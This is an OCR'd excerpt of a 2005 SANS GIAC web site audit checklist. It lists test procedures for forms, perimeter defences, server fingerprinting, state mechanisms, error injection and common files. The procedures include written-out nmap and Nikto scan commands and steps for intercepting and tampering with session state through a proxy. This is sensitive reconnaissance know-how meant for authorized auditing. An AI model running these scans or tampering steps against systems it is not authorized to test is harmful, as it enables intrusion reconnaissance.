
© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Manually verify that the mailto: links are active by selecting the link and sending a test message to each link.	
Test Nature: Objective	**Evidence**: [Place Holder]
Findings: [Place Holder]	

Title: Form Verification	**Category & Audit Number** (**F**)unctional 4
References: A. Personal Experience	
Risk: To ensure forms are functional for clients and for the audit. Inability to offer functionality or may affect the reputation of an organization if the intended or expected service is not available.	
Test Procedure: Form elements will be scanned for in the web site by the use of Sam Spade. Select Tools – Crawl website and use the regular expression function to search for forms. Sam Spade will return the pages containing forms.	

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.



For each URL, using a web browser, manually verify form function as intended. Note this is not intended to be an in depth security check but rather a functional check.

Test Nature: Objective	**Evidence**: [Place Holder]
Findings: [Place Holder]	

Title: Perimeter Defences	**Category & Audit Number** (P)erimeter 1
References: A. CERT Best Practices B. NIST SP800 - 44	
Risk: Lack of perimeter defences provides a "soft" target for the exploitation of vulnerabilities by allowing threats to gain access to the system.	
Test Procedure: The test procedures will involve the use of several automated tools	

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

to ensure perimeter protections are in place and functioning.

P1.1 Firewall – nmap, ping and traceroute will be used to test the presence of a firewall. For an initial baseline perform a full connect scan against the target site being audited. Do not use discovery. Save the results to a file. Second, perform a SYN connect scan against the target. Do not use discovery. Save the results to file. Use Sam Spade to perform a traceroute against the target address. Record the results. Is the behaviour consistent with a firewall being present?

- Limited services or ports
- ICMP lack of ICMP responses
- Filtered services or ports

Use the following commands:
nmap -sT -P0 -I -R -O -vv -T 3 192.168.1.111
nmap -sS -P0 -n -vv -T 4 192.168.1.111
nmap -sU -P0 -n -vv -T 4 192.168.1.111

Ping {site address}

Tracert {site address}

P1.2 IDS/IPS – Using the results of the previous firewall tests was there evidence of shunning or blocking?

Test Nature: Objective	**Evidence**: [Place Holder]
Findings: [Place Holder]	

Title: Technology Identification	**Category & Audit Number** (W)eb Server 1

References:

A. Web Hacking
B. Security at the Next Level


Risk: Identification of the technology in use at a web site allows an attacker to determine it the site is subject to vulnerabilities and to tailor efforts to the exact technology in use.

Test Procedure: Various automated tools will be used to gather information for the web server audit and include nessus, nmap, Sam Spade, Nikto, NStealth and Achilles.


W1.1 – Server OS: OS discovery will be attempted through nmap. Examine the data previously gathered in P1.1 by nmap for evidence of OS detection. Was an OS detected or not detected? Positive identification of an OS results in a fail.

W1.2 – The web server type will be determined by Sam Spade and Nikto. Use Web icon on left hand toolbar in Sam Spade. Enter URL of target and click on “Advanced>>” button. Select OPTIONS and then click on OK.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.



Under Window – Log and close to save the information.



For Nikto run Nikto with the following command:


© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

nikto.pl –host {site address} –verbose –C all –generic –F htm –output {sitename}.htm

On completion of the scan examine the resultant {sitename}.htm file for evidence of the web server.


W1.3 – The language type refers to the methods used to serve up information to the web clients and can be examined through manual means using a web browser and simply noting the types of web files being used to serve content (i.e. html, php, cgi, pl, asp, shtml, etc.). Additionally, the Web Link Analyzer data from F2 may also be used. Open the previously saved Web Link Analyzer report and examine the links for methods of serving the web pages. Are they consistent or varied? Consistent types are preferred over a mixture.

W1.4 – Allowable Methods: Open NStealth and enter the name of the site to be scanned. Start the scan with its defaults – known as a Standard Scan.



On completion of the scan, the results will open in a reports manager window. Select the resultant file and click on generate. Generate the report as html and switch to the view report window. Open and view the report and note the Allowed HTTP Methods. Save the report.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.




W1.5– CGI, Scripts or Active Content: Automated scanners will be used to gather information from the web server regarding CGI, scripts and active content for known vulnerabilities. Two scanners shall be utilized to verify results and to increase the likelihood of detection for false positives. The data previously gathered by Nikto in W1.3 and by NStealth in W1.4 will be analyzed for CGI, Scripts or Active Content. Review the results and manually verify the results to ensure they are not false negatives. Note all positives. Any positives regarding vulnerabilities should result in a fail.

W1.6 – Backend Databases, Processes or Servers: Identify any backend support provided to the website based on the previous scans of Nikto, NStealth and data acquired in steps W1.1 through 1.5 through manual examination of the data collected.

Test Nature: Objective	**Evidence**: [Place Holder]
Findings: [Place Holder]	
Title: Web Structure	**Category & Audit Number** (W)eb Server 2
References: A. Web Hacking B. Security at the Next Level	
Risk: Identification of the web structure may lead to the discovery of default installations or directories that may be subject to exploitation.	
Test Procedure: The web structure will be determined through the analysis of the data collected by Nikto and the Web Links Analyzer programs in addition to any of the other data collected that may point to the directory structure and hierarchy. Nikto will print some information regarding the directory structure while the Web Links Analyzer will print a hierarchy.	

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.


Open the site file saved form the original scan.



Select report and in the resultant window select the following to generate the directory tree:

© SANS Institute 2005,

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.



Test Nature: Objective	**Evidence**: [Place Holder]
Findings: [Place Holder]	

Title: State Mechanisms	**Category & Audit Number** (W)eb Server 3
References: A. Web Hacking B. Security at the Next Level	
Risk: Many modern websites use various mechanisms to maintain state as a client navigates through the site. This allows for an enhanced user experience and the presentation of tailored content. The ability to interpret, guess and use state mechanisms by a malicious entity can result in the disclosure of information or result in privilege escalation. State tracking controls must not be easily predicted or guessed and should be resistant to tampering so as to not allow unauthorized disclosure or use.	
Test Procedure: Requirements for this test procedure are the use of a web browser and a proxy to intercept content in addition to the previously recorded data for W1. Review W1 data for the presence of state tracking mechanism (cookies, eid, etc.). Start the proxy server Achilles on the local machine and configure the web browser to use it as the proxy. Configure Achilles to accept all inbound traffic and to log. Connect to the web site via the browser and log all transactions. Examine the transactions for state tracking mechanism. If present proceed to W3.1. W3.1 – Examine for Randomness: Examine the controls to determine if easy to guess	

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

or spoof. This is primarily a manual process for this audit but may be automated. W3.2 – Examine for Manipulation & Tampering: Set the Achilles to intercept both incoming and outgoing traffic. Modify incoming state mechanism. Allow to pass to browser. Observe and record results. Allow outgoing reply from client browser to server. Observe and record results. Allow incoming traffic server to pass to client unmodified. Reply to server from client. When Achilles intercepts, modify the outgoing state information and allow to pass to server. Observe and record results.

Test Nature: Objective	**Evidence**: [Place Holder]
Findings: [Place Holder]	

Title: Error Injection	**Category & Audit Number** (W)eb Server 4
References: A. Web Hacking B. Security at the Next Level	
Risk: Injecting error conditions to a web server may generate information that is not meant to be disclosed and can reveal technical details as well as administrative limitations resulting in unauthorized access or disclosure of information. Improper reaction to errors by the web servers allow an attacker to gain insight into vulnerabilities that may lead to unauthorized access or disclosure.	
Test Procedure: Error injection will be accomplished through the use of a web browser and the Achilles proxy web proxy. Set up the proxy as per W3. W4.1 – Syntax Breaking: Syntax breaking will be the deliberate misuse of syntax to cause the web server to generate and return errors. - W4.1.1 – Parameter Manipulation: An invalid value passed to a web application to coax the application into revealing internal data and includes data injection. - W4.1.2 – Parameter Forcing: Attacking the underlying programming of the web application rather than the application itself to determine debugging or testing values to discern or enable special or normally hidden modes within an application.	
Test Nature: Objective	**Evidence**: [Place Holder]
Findings: [Place Holder]	

Title: Common File Queries	**Category & Audit Number** (W)eb Server 5
References: A. Web Hacking B. Security at the Next Level	
Risk: The use of common file names or common directory names within a site can provide information useful for the compromise by allowing access to information that is not normally made available by direct links to the public. Common files or directories are typically generated by default installations, backup programs or as standard	


© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

application logs (i.e. WS_FTP.LOG and robots.txt).

Test Procedure: Discovery of common files will be done through automated means via Nikto.


Open Nikto and run the following command: nikto -host {site address} -verbose -C all -generic -F htm -output {outputfilename.htm}

Open Web Analyzer and run file types report.



Manual verification of the scan results should be carried out as confirmation. Manual verification will be carried out using a web browser and by entering the reported URL into the browser. (i.e. http://www.SPUD.ca/robots.txt)

